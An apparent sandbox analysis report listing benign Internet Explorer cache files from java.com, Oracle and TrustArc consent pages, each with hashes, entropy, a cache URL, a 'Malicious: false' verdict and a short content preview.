MD5:	314DACA36A887E7E62860F5A6EED3265
SHA1:	7F2375636726FF59143029BADA8168B64D39BAD8
SHA-256:	2094BCAFA6E1997D72104DF62D9742BF482DFFF2A5575FD0F1CF15BFB26FB4C5
SHA-512:	C3C13642FE34D0F64BFA0474E92C702D1B2F8373B182A8DD671D8359DFCBF8AEB1D1196BE98D655C5E6D16520C11CC99B6E46A4BF2C9B1C38B7FD2D6D171E7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1d5bee6a,0x01d742dc</date><accdate>0x1d5bee6a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1d5bee6a,0x01d742dc</date><accdate>0x1d5bee6a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1252
Entropy (8bit):	5.511165549357704
Encrypted:	false
SSDEEP:	12:jXOplOqWlFMVaUsQsV444444wcAKyZmvebayz1Tqn2bz75rajZ0a7VN/GR6abfaf:jwOxMwUOVToYvU9Y2n75rajj7WDg/
MD5:	FC9D3DBD283BE4D4F9CA1D836181240A
SHA1:	274CDE7C3C12C223D0102407545DCA457945D6BB
SHA-256:	52ED6B9B10A887418126A18EFD82166782088AFBE26295C4D10E89CE38FBF586
SHA-512:	96285A75D6DAAF409C37F13D1D23753538ED9C891B739CF57D97A68C5A96720C3D3DFBB33173E5B392DC23F7CCFFD84EE9EC934FE0E5BDC8D9B50C7D533E98
Malicious:	false
Preview:	.h.t.t.p.s.:././.w.w.w...j.a.v.a...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....}h..}h..}h..}h..}h..}h..}h..}h..}h..}h.....|.....|...p.....u..z\..z\..z\..z\..z\.....p...v.....v...z.....qU..eG..eH..eG..qU.....iL...u.....z.....jM...w.....fH..iK..sV..gJ..fH..sV.....fH...v.....n..m.....}c...w.....'v.....`.....e.....e...e.....i.....o....p.....v....q.....z...+z.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\6.cache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	6773
Entropy (8bit):	5.516154253697039
Encrypted:	false
SSDEEP:	96:vPon1HkyuHEi2ziv3Hg70TnmK/SEAapZ4Ru03jf0cyD/Nu0s5jAQVLuxzbi:XoUEU3EJK/17HENxyDFmWI+i
MD5:	744C2D6A085D074CF6AB0BD7A9AAF6FC
SHA1:	6FF8D54DC22F2B7B53015D2FBD28372FAA4E07B1
SHA-256:	3307962B53E30C3BE5CC8FC3145EE53E703FE69C37E9F289640C99BE2D55272E
SHA-512:	B3D2716A44DD773E84A899E0B86F9A53C2F5493362F4D831A5EB27766B4E52DFA53160721BACBF68B8195B386BA5BB337F17C07DD8753C9F51EE386666A498F0
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/6.cache.js
Preview:	function Kt(){}.function vrb(){}.function frb(a){this.b=a}.function irb(a){this.b=a}.function mrb(a){this.b=a}.function prb(a){this.b=a}.function srb(a){this.b=a}.function yrb(a){this.b=a}.function Atb(a){this.b=a}.function Gv(a){throw new Tu(a)}.function Ddb(a,b){Cdb();a.Ke(a.Ce()+b)}.function XMb(a,b){YMb(a,Cgc,(yv(),Fv(b)))}.function Cdb(){Cdb=Q5b;yt((xt(),xt(),wt))}.function yt(a){!a.b&&(a.b=new Kt);return a.b}.function oi(b,a){b.setDate(a);return b.getTime()}.function ri(a,b,c,d,e,f,g){return new Date(a,b,c,d,e,f,g)}.function Uu(a){bk(this);this.g=!a?null:Sh(a);this.f=a}.function kt(a){it();var b,c;b=yt((xt(),xt(),wt));c=null;a==b&&(c=gw(ht.pg(Llc),77));if(!c){c=new jt(Llc);a==b&&ht.qg(Llc,c)}return c}.function Fv(b){yv();var c;if(b==null){throw new aWb}if(b.length==0){throw new mVb('empty argument')}try{return Ev(b,true)}catch(a){a=YP(a);if(iw(a,11)){c=a;throw new Uu(c)}else throw a}}.function brb(a,b){spb.call(this,a);this.i=new BLb;d8(this,Qrb(new Rrb(this)));this.q=a;this.e=b;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\6MIRLP64.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	5147
Entropy (8bit):	5.154022406877804
Encrypted:	false
SSDEEP:	96:r8qy7YxdYhAVYYn3MCysvq15MwxXkqnSqcO/2C1gigij:r8/0xChAaJvGqtx0qnSq9/bj
MD5:	14C0A5A0AF9411825A689ADE15E42B51
SHA1:	F94CC78F1D464582CEF3217C183C7C3B012E54A3
SHA-256:	5D59D71FA30604E26C815B2BCFEA777BEF1564467E2FF9B1B4DC45CA2EE0F6FE
SHA-512:	E046C5DF4CEA8E473ACAB8BE624BB30946D03F4CEEC81A03E1826EAD692FE704682E4097E9E6D39CCCC4BD469205E241A6FFEE7DF84082945D8C1A5CE6F7C39
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/?type=oracle6&site=oracle.com&action=notice&country=ch&locale=en&behavior=expressed>m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/
Preview:	<!doctype html>.<html>.<head>.<meta http-equiv="content-type" content="text/html; charset=UTF-8">.<meta name="viewport" content="width=device-width, initial-scale=1.0" />.<link href="images/favicon.ico" rel="shortcut icon" type="image/x-icon">.<title>TrustArc Preference Manager</title>..<meta name="keywords"..content="online trust, online privacy, email privacy, email safety, consumer privacy, brand trust, online seals, prevent spyware, privacy alert" />.<meta name="description"..content="TrustArc Cookie Consent Manager helps ensure online privacy compliance." />..<script type="text/javascript">..var baseCDNUrl = "//consent-st.trustarc.com/get?name=";..var QueryString = function() {...// This function is anonymous, is executed immediately and ...// the return value is assigned to QueryString!...var query_string = {};...var query = window.location.search.substring(1);...var vars = query.split("&");...for (var i = 0; i < vars.length; i++) {....var pair = vars[i].split("=");..../ If fi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\EuPreferenceManager[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	27745
Entropy (8bit):	5.042943398466011
Encrypted:	false
SSDEEP:	384:xDMuxcCdWdamlRHq038IiBVT6lXcyfBWfTbQe97jI7yE:R1xcC3mlwIirT6lMEBKEeFIE
MD5:	182FC39AFF61D22162DFD04D282791E2
SHA1:	737ED8C224ED9313F5325AEC984CDE6043974C51
SHA-256:	1EA22EF5CC12712E650AC15269E8E7B75904F47246CE6EB04BF0FCD42F8BED77
SHA-512:	C20168EDB22C2B2AA9454150EB7DEBB55373C7999E294482AB540DD550BF4FE443D05EA45A62D2816F59D5C4C4F11EDD4E17C23916B6178767068890182 8F6F9
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/EuPreferenceManager.css
Preview:	html, body, div, span, applet, object, iframe,.h1, h2, h3, h4, h5, h6, p, blockquote, pre,.a, abbr, acronym, address, big, cite, code,.del, dfn, em, font, img, ins, kbd, q, s, samp,.small, strike, strong, sub, sup, tt, var,.b, u, i, center,.dl, dt, dd, ol, ul, li,.fieldset, form, label, legend,.table, caption, tbody, tfoot, thead, tr, th, td {. background: transparent;. border: 0;. margin: 0;. padding: 0;. vertical-align: baseline;.}..body { font-size: 12px; font-family: "Helvetica Neue",Helvetica,Arial,sans-serif; line-height: 20px; }.body.main { background: url(images/bg.png) no-repeat center 0; line-height: 20px; }.body.pbg { background: #fff url(images/pbg.jpg) repeat-y 1px 0; }.input, textarea, select { font-size: 12px; font-family: 'Lucida Grande', Arial, Helvetica, sans-serif; }..../***INDEX.HTML***/..mainheader {}..mainHeader h1 { color: #2C2D31; font-size: 18px; display: inline-block; }..accept-decline-buttons { float: right; }.#accept_all_button{ background: no

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\T79A9-GDDN2-93ZD5-M6HUR-X83QX[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	C source, ASCII text, with very long lines

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\T79A9-GDDN2-93ZD5-M6HUR-X83QX[1].js	
Category:	downloaded
Size (bytes):	209939
Entropy (8bit):	5.366006952026174
Encrypted:	false
SSDEEP:	3072:1P6RsHIwj0PdUgdbs8kvdYkODdlm9AZoZXs+eSc:1msHIxHMvd8dtZoZDc
MD5:	FA4C76A7FDE62B18054CF7EB8E946012
SHA1:	B20150066A879D2B78DD3D4908F4ACD148EE66F8
SHA-256:	09EBD7F407439990AAC227E70DA23E1A819E8E30282928E324370805F480BEC4
SHA-512:	D72F5D078675C7ADBF6BFC1980712542A10668AEC9163137A2EC70A5E117F8FFDD0F06A6C4C6636E35C04F2754F33D40C65C59D452AFAA8EA4A382F24F200AB
Malicious:	false
IE Cache URL:	http://https://s.go-mpulse.net/boomerang/T79A9-GDDN2-93ZD5-M6HUR-X83QX
Preview:	/*. * Copyright (c) 2011, Yahoo! Inc. All rights reserved.. * Copyright (c) 2011-2012, Log-Normal, Inc. All rights reserved.. * Copyright (c) 2012-2017, SOASTA, Inc. All rights reserved.. * Copyright (c) 2017, Akamai Technologies, Inc. All rights reserved.. * Copyrights licensed under the BSD License. See the accompanying LICENSE.txt file for terms.. */./* Boomerang Version: 1.720.0 b17966bb92f8ac2ddcda4ac1d9c0aaea6d2eda7b */..BOOMR_start=(new Date).getTime();function BOOMR_check_doc_domain(e){if(window){if(!e){if(window.parent===window||!document.getElementById("boomr-if-as"))return;if(window.BOOMR&&BOOMR.boomerang_frame&&BOOMR.window)try{BOOMR.boomerang_frame.document.domain!==BOOMR.window.document.domain&&(BOOMR.boomerang_frame.document.domain=BOOMR.window.document.domain)}catch(t){BOOMR.isCrossOriginError(t)||BOOMR.addError(t,"BOOMR_check_doc_domain.domainFix")}e=document.domain}if(e&&-1!==e.indexOf(".")&&window.parent){try{window.parent.document;return}catch(t){try{document.doma

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\a[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.0314906788435274
Encrypted:	false
SSDEEP:	3:CUkwltxlHh/:P/
MD5:	325472601571F31E1BF00674C368D335
SHA1:	2DAEAA8B5F19F0BC209D976C02BD6ACB51B00B0A
SHA-256:	B1442E85B03BDCAF66DC58C7ABB98745DD2687D86350BE9A298A1D9382AC849B
SHA-512:	717EA0FF7F3F624C268ECCB244E24EC1305AB21557ABB3D6F1A7E183FF68A2D28F13D1D2AF926C9EF6D1FB16DD8CBE34CD98CACF79091DDDC7874DCEE21EFDC
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/a.gif
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\caas_contenttypemap[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3125
Entropy (8bit):	4.708672411255487
Encrypted:	false
SSDEEP:	24:DRW1pojcBXmQpFvjcUvpNzjcUvph1T1poApFv5pNz5phn+1poApFvNl0pNzNl0p5:DIfRbn+bFlUllbHbUb8D9p/beTbDbh
MD5:	7D8560AEF25A94AF3F959DB0AD8440EA
SHA1:	2871121A548A749D990996C6BFA30277464E82D9
SHA-256:	DA80CD5E7CA38A0D24D78256CF7D248BF8D5255140E1EF75C554EAC923E13CD5
SHA-512:	819E6640E8EB513764E929458EB8F8F39EAF96466905FBB4458FC9A7586C1A16E6E61274C0F4BCCD3FEEF1D0B226023219221D9DF2EFC5EF715D3529275BB314
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_97bc/caas_contenttypemap.json
Preview:	[{"type":"JCOM_HelpArticle","categoryList":[{"categoryName":"Content List Default","layoutName":"JCOM-HelpArticle_Link"},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-HelpArticle_Detail"},{"categoryName":"Default","layoutName":"JCOM-HelpArticle_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}]},{"type":"JCOM_Footer","categoryList":[{"categoryName":"Content List Default","layoutName":""},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-Footer_Detail"},{"categoryName":"Default","layoutName":"JCOM-Footer_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}]},{"type":"JCOM_UninstallApplet","categoryList":[{"categoryName":"Content List Default","layoutName":""},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-UninstallApplet_Detail"},{"categoryName":"Default","layoutName":"JCOM-UninstallApplet_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}]},{"type":"JCOM_PropertyHTML","categor

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\get[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	20646
Entropy (8bit):	5.219540701770321
Encrypted:	false
SSDEEP:	384:gjxmfkjIB21UlcgyrtayD4yody5yXyRU96y2IPyyka6yAoyyy6nywym4yy2yybyS:q4Bs8cJjBgCRY9ueIVr/xxLlLcNn5WW9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\get[1].js	
MD5:	B2C1B4A41E148456B58383C349CA4B29
SHA1:	8B8ADB9FBBB407C62A8289DAAB1259949E72BE55
SHA-256:	F1BA71D3BF034AECEECB8895E71A44F4806DBB5BCC44E46FD8FC461A774EB880
SHA-512:	14246D376ABF21E6EF7BA2670AF08968E24639F60789301D352FDE5CCCE25D27ADF98A7C7BFA751FB1CB3A413899E62B4AE0DC885DABE11BED4EEEFAE3BAB1CC
Malicious:	false
IE Cache URL:	http://https://consent-st.trustarc.com/get?name=combined_static_cm_minified.js
Preview:	function installPlugin(){function xpinstallCallback(url,status){if(status==0)msg="XPInstall Test: PASSED\n";else msg="XPInstall Test: FAILED\n";dump(msg);alert(msg)}xpi={"ADCookie Plugin install!":"/adcookieoptout/adcookie.xpi"};InstallTrigger.install(xpi,xpinstallCallback)}function TRUSTe_checkplugin(){if(!BrowserDetect.browser)BrowserDetect.init();if(BrowserDetect.browser=="Explorer")TRUSTe_checkPluginForIE();else TRUSTe_checkPluginForNonIE()}.function TRUSTe_checkPluginForNonIE(){if(BrowserDetect.browser=="Chrome"){var elem=document.createElement("div");elem.setAttribute("action","CheckAddonAPIVersion");document.body.appendChild(elem);elem.addEventListener("CookieEventAPIResponse",function(event){if(event.target.getAttribute("action")!="CheckAddonAPIVersion")return;TRUSTe_addVersionToDOM(event);elem.parentNode.removeChild(elem);event.stopPropagation()},false,true);var evt=document.createEvent("Event");evt.initEvent("CookieEventAPI",true,.true);elem.dispatchEvent(evt)}}function T

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\header[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.339316892918074
Encrypted:	false
SSDEEP:	3:FnXKP6jJGAJqjwba3fEVRVJTt8VJfB8JHBV:FnXKPmJpa30RN8VJZqv
MD5:	7C75E3C13ECB36C435F0DBB588121F1E
SHA1:	786BDF8C01C423B57F3E32FE4EDFA6BAB8E609A5
SHA-256:	47FC7E24694B95D777E8DD251A1DC715C0E92EA0DE35873C5790F776FE34C7BA
SHA-512:	2FD948BC233EBEACD28380CDCEBE5BB8AA039931BFEC2F9ACD89AFAE83B9DD76CD69E6FD46B0E52CCD29458900EF26120854168BDB285D4D4093148CCE01B89
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/translations/header.js
Preview:	define({root:!0,de:!0,es:!0,fr:!0,it:!0,ja:!0,ko:!0,nl:!0,pl:!0,"pt-BR":!0,ru:!0,sv:!0,tr:!0,"zh-CN":!0,"zh-TW":!0});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\i18n.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1190
Entropy (8bit):	5.22354092284205
Encrypted:	false
SSDEEP:	24:cnNQ3iRE19tuafAXP5ucA3R0sFZSMz0fec5AQxofPp16sPvV2oonQSj1pf:qUXtFGP5ucAysFZIfLAffBUopSz
MD5:	CDC1B9E99E06127C245C3E082B62C8DB
SHA1:	3584F7B136059DF16096E84A14B7093FBB1C464F
SHA-256:	E2CDEC61D821EA2D31A5232EE702D6BC3AB73CFAEF75211399CFFB48F8139D37
SHA-512:	4FE8C7FD00698DFA54FA99E509DBFBAF8D722FE06C71673288FD4E96FF85B87A604B8995ABB0E6D7ED3142237C1AB7DA8E23CE222C6DD36D66EF7A8A0A3184D2
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/dependencies/i18n.min.js
Preview:	!function(){"use strict";function d(o,n,e,a,t,r){n[o]&&(e.push(o),!0!==n[o]&&1!==n[o]||a.push(t+o+"/"+r))}function y(o,n,e,a,t){var r=a+n+"/"+t;require._fileExists(o.toUrl(r+".js"))&&e.push(r)}function w(o,n,e){var a;for(a in n)!n.hasOwnProperty(a)||o.hasOwnProperty(a)&&!e?"object"==typeof n[a]&&(!o[a]&&n[a]&&(o[a]={}),w(o[a],n[a],e)):o[a]=n[a]}var j=/(^.*(^|\/)nls(\/|$))([^\/]*)\/?([^\/]*)/;define(["module"],function(o){var h=o.config?o.config():{};return{version:"2.0.6",load:function(o,r,i,n){(n=n||{}).locale=n.locale||(h.locale=h.locale);var e,l,a,t=j.exec(o),u=t[1],f=t[4],s=t[5],c=f.split("-"),g=[],v={},p="";if(t[5]?e=(u=t[1])+s:(e=o,s=t[4],f=(f=h.locale)||(h.locale="undefined"==typeof navigator?"root":(navigator.languages&&navigator.languages[0]||navigator.language||navigator.userLanguage||"root").toLowerCase()),c=f.split("-")),n.isBuild){for(g.push(e),y(r,"root",g,u,s),l=0;l<c.length;l++)a=c[l],y(r,p+=(p?"-":"")+a,g,u,s);r(g,function(){i()})}else r([e],function(a){var o,t=[];for(d("root",

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jv0_oracle[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 91 x 22
Category:	downloaded
Size (bytes):	919
Entropy (8bit):	6.420171258574878
Encrypted:	false
SSDEEP:	24:DUifmRlw/Uvzy6yDGr+492MDfywVZ2Nje:3fk8Gr+IekZ2Nje
MD5:	9AD2F2B528AB933E785FD31BA5C642D6
SHA1:	8F6519118DC9F35642C046A989302AF11EDD708D
SHA-256:	9DD4760AD78DA6F14A0EDC582C03982A9392AC676244FC762A7B0BA059C24812

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jv0_oracle[1].gif	
SHA-512:	DB643B0921949F79B95DB9F63659E6FA988BFEFEC4F4536AFF3FF8E00C6FD5D2FAAA586F1E3039734372BCFA74BE1D50BEF7529B47C1E9D0C62FC2296F0DF07E
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/footer/jv0_oracle.gif
Preview:	GIF89a[.....33.....<<.....cc.....??....KK.99.{{....~~....--.....00....**....ii.WW....NN.....ZZ.HH....TT.....``.rr.....ff....EE.....$$.ll.oo.66.xx.....QQ.....BB.]]....".!!.....!.....,....[.....<;.....9.....@'...-.....(...I.5..-.....#.....1...=.1.2.A.J$.....1...@...#..!...t2t-..#...`....3....."!....W..BB...@.....!*..I...B.X. .....x9...P.4.(hI...X"J.@..P.6I.#..F.,..".....tl. ....r. ERl...t.F!QH!..tP.....@.D!@.R..$..@..CJ.1.....E6.$@..H....A..B.g. ....)a.....f#a0Lc...8l..)H...,.....L<.f....!....!s.)`.....7.....D|.{.....dt.[7.*.O..@.A.@.F..0..3p..",.6.....0.<..s. ..8X.T0.\7.(...,...0.(.4.h.8..<.....;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jv0h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	[TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS4 Macintosh, datetime=2011:01:25 18:25:40], baseline, precision 8, 777x95, frames 3
Category:	downloaded
Size (bytes):	33382
Entropy (8bit):	7.450231632805739
Encrypted:	false
SSDEEP:	768:aFZ3oEM+kcnJbKMY24ibgwJOEtW73o79d3SP:eZ3oiJd6wJOj7QbY
MD5:	3AAFB427F71A50D3D6BDFFA76ABA4380
SHA1:	E8D483CFB9DAB0446C89666FF12A8B8E1F97CA6D
SHA-256:	F8E752CEAE01AF6482D110260838F393C84B8D822E53D9E24BE8D3EFCB57651E
SHA-512:	13DFBE537B2AC5654C2DF5F673BDB4E1CC9E54FBE457C4A05921433C1D50E45FC559C6419DB21F56071FAB9AF41ADB6B9F6B3E272B029919D1A0EFA74DF49A5B
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/jv0h.jpg
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....'.....'.Adobe Photoshop CS4 Macintosh.2011:01:25 18:25:40.....&.(.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d.....".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'.....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?..V....ljo.l7.k.....;.....[&..z..u{.{...m....c}...8.5.2....<msK..P..2.;k.c.7.....}U. H.....2.....{..A7.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\layout[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	69
Entropy (8bit):	4.2053905817469905
Encrypted:	false
SSDEEP:	3:uGK4bqf6FGs/:vf
MD5:	31E65444B9EF22C90B0CB11A27F64863
SHA1:	D2AFF3063580CD697754584D923972FBDCFABE7A
SHA-256:	EE8A71FAFB65F44BF73C699B1C21F8C49B9FB176700FC2807D36413E5BF8A13B
SHA-512:	8FC0836155CD0B01BB7002C512DFD3661605676BC3F06C5837295715EC6343821CB30CF4955B0EAD8944BB140B461DC61623685229726BD2C42AA6B14308BDC3
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-Footer_Detail/assets/layout.html
Preview:	. {{#fields}}. {{{body}}}. {{/fields}}. .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\print[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	804
Entropy (8bit):	5.112445136333023
Encrypted:	false
SSDEEP:	12:+qAyjfRR4ZN3A7JCHWX3d+yFrYaOzekBBsuDJ/cOYuOYgIWxnoDmZ2aLAob:FreBYJCm3RZI+YbEZ0aJ
MD5:	4F4FA7F6D2D8B440E06729E428EF16B1
SHA1:	B20A0C9A0FF94FA896ABEEEF26033291EAB959A9
SHA-256:	852B5C251CE5A304159750A6493E562C2E30AEC62C47C9549AD9B7D3D4D2CAE6
SHA-512:	A645D8DB979033C4E84E7066B5F8BB9791FC90942B8E3D4347928B85E7FFFA4DAD376CC7F2AC2F8CDBD7F6D32F60BF4502A35DCCAEF8ED8F364F70EE3F771E38
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/css/print.css

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\print[1].css	
Preview:	body{line-height:1.5;font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;color:#000;background:0;font-size:10pt}.container{background:0}hr{background:#ccc;color:#ccc;width:100%;height:2px;margin:2em 0;padding:0;border:0}hr.space{background:#fff;color:#fff}h1,h2,h3,h4,h5,h6{font-family:"Helvetica Neue",Arial,"Lucida Grande",sans-serif}code{font:.9em "Courier New",Monaco,Courier,monospace}img{float:left;margin:1.5em 1.5em 1.5em 0}a img{border:0}p img.top{margin-top:0}blockquote{margin:1.5em;padding:1em;font-style:italic;font-size:.9em}.small{font-size:.9em}.large{font-size:1.1em}.quiet{color:#999}.hide{display:none}a:link,a:visited{background:transparent;font-weight:700;text-decoration:underline}a:link:after,a:visited:after{content:" (" attr(href) ") ";font-size:90%}.jvf0,.jvh0{display:none}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\require[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	17793
Entropy (8bit):	5.215395984599636
Encrypted:	false
SSDEEP:	384:6vCwvGiN5cMU8QatLePlko998VpSAIgujHrEDO11yy1qlMW2IP4VldNJ:0G7MU8qPlko998PhIg0HrEDM1yy1qlR2
MD5:	E9342BC1D3266232090154892C0637D3
SHA1:	AF6E361DC1E0EABD7AA52E8C0BBA133C60E5E388
SHA-256:	8D4B8FCEDCB0B6181A85C79254CDF85F7B97ABFCBA9DD51C93C308C9835FDEA9
SHA-512:	7B8D96A8A2F82125FBDD162A37E7B4ADAE474931F9BCDDEFAA1911D35147BBAA32CF3350C92363D1194505F7A6DDF72A961A907A6926F7EBAC7F37F9D5304D8
Malicious:	false
IE Cache URL:	http://https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/require.js
Preview:	/** vim: et:ts=4:sw=4:sts=4. * @license RequireJS 2.3.6 Copyright jQuery Foundation and other contributors.. * Released under MIT license, https://github.com/requirejs/requirejs/blob/master/LICENSE. */.var requirejs,require,define;(function(global,setTimeout){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.3.6",commentRegExp=/\/*[\s\S]*?*\/|([^:'"=]|^)\/\/.*$/gm,cjsRequireRegExp=/[^.]\s*require\s*\(\s*["']([^'"\s]+)["']\s*\)/g,jsSuffixRegExp=/\.js$/,currDirRegExp=/^\.\//,op=Object.prototype,ostring=op.toString,hasOwn=op.hasOwnProperty,isBrowser=!("undefined"==typeof window||"undefined"==typeof navigator||!window.document),isWebWorker=!isBrowser&&"undefined"!=typeof importScripts,readyRegExp=isBrowser&&"PLAYSTATION 3"===navigator.platform?/^complete$/:/^(complete|loaded)$/,defContextName="_",isOpera="undefined"!=typeof opera&&"[object Opera]"===opera.toString(),contexts={},cfg={},globalDefQueue=[],useInteractive=!1;function

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\results[1].txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	8
Entropy (8bit):	2.5
Encrypted:	false
SSDEEP:	3:x:x
MD5:	402E7A087747CB56C718BDE84651F96A
SHA1:	7CE01F6381463362CF6AEF2F843A59261E8F5587
SHA-256:	662EFAF46C617DDBCB8FF4A2A8F64CFFD3D93630F1003F8E66511F369B87730F
SHA-512:	5080D776D0B123F20E97D44472EF2343BC022105AA67FC802B71668BAEB74A81530355589D50B1142165D17EF995AEAC196B6C15136D518A1EC0ABFA13C91D10
Malicious:	false
IE Cache URL:	http://https://kqitits7mulnqyeucika-p323bx-53d3b3fe1-clientnsv4-s.akamaihd.net/eum/results.txt
Preview:	Success!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\10.cache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	248479
Entropy (8bit):	5.679841116358217
Encrypted:	false
SSDEEP:	6144:T4Kg0YE59pQVZ0QfqOWIyMeTsBXnYZEq+3:T4K3pwqoOUXnYk
MD5:	C0505C29146931555F03C9B1CA33ADA8
SHA1:	C9419243DC3B06FE21B54BD41FBC4FC9AEA3A986
SHA-256:	B36941FAFF55CB4E1DB3A8DA151B535DC1F330D85AF2F6929C939176D534041F
SHA-512:	B18667E764CD16550782EDE46B80AAFA41632A0DBAC44B1EA7A54F8EB9482541D7D191C2AC9B27F7E1E256A5C0C36764F6C59C8AA72AC18CD9A29062A7826C5
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/10.cache.js
